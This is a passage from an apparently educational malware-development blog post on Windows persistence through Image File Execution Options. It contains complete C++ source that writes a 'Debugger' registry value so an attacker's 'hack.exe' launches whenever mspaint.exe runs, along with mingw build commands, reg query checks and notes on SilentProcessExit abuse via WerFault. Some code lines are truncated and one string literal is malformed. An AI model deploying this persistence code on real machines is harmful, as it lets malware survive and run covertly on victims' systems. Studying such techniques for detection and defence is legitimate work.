└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Sep 11 15:52 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 11 15:51 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2128 Sep 11 07:34 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 367 Sep 10 12:16 hack.cpp
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
└─$
```

and run our script for persistence `pers.exe` , then check registry keys again:


```
.\pers.exe
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```




reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s




Finally, run `mspaint.exe` again:






and close it:



The `ReportingMode` registry key enables the Windows Error Reporting process ( `WerFault.exe` ) which will be the parent process of the `MonitorProcess` key value `hack.exe` :



WerFault.exe - used for tracking errors related to operating system, Windows features and applications.

### IFEO debugger type [Permalink](#)

There are another implementation of IFEO via debugger key. Just create a debugger to a victim process in this registry key:

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe
```

then only requires the malicious application to be stored in System32 .

So source code is simple and looks like this:

```
/*  
pers2.cpp  
windows persistence via IFEO 2(Debugger)
```

```
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    DWORD gF = 512;
    DWORD rM = 1;

    // image file
    const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mspaint.exe'

    // evil app
    const char* exe = "hack.exe";

    // Debugger
    LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_C
    if (res == ERROR_SUCCESS) {
        // create new registry key
        // reg add "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mspaint.exe" /v [
        RegSetValueEx(hkey, (LPCSTR)"Debugger", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }

    return 0;
}
```

Let's compile it:


```
x86_64-w64-mingw32-g++ -O2 pers2.cpp -o pers2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-
```


```
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
$ x86_64-w64-mingw32-g++ -O2 pers2.cpp -o pers2.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write
-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive


(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
$ ls -lt
total 60
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Sep 12 02:59 pers2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 940 Sep 12 02:57 pers2.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Sep 11 15:52 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 11 15:51 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2128 Sep 11 07:34 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 367 Sep 10 12:16 hack.cpp

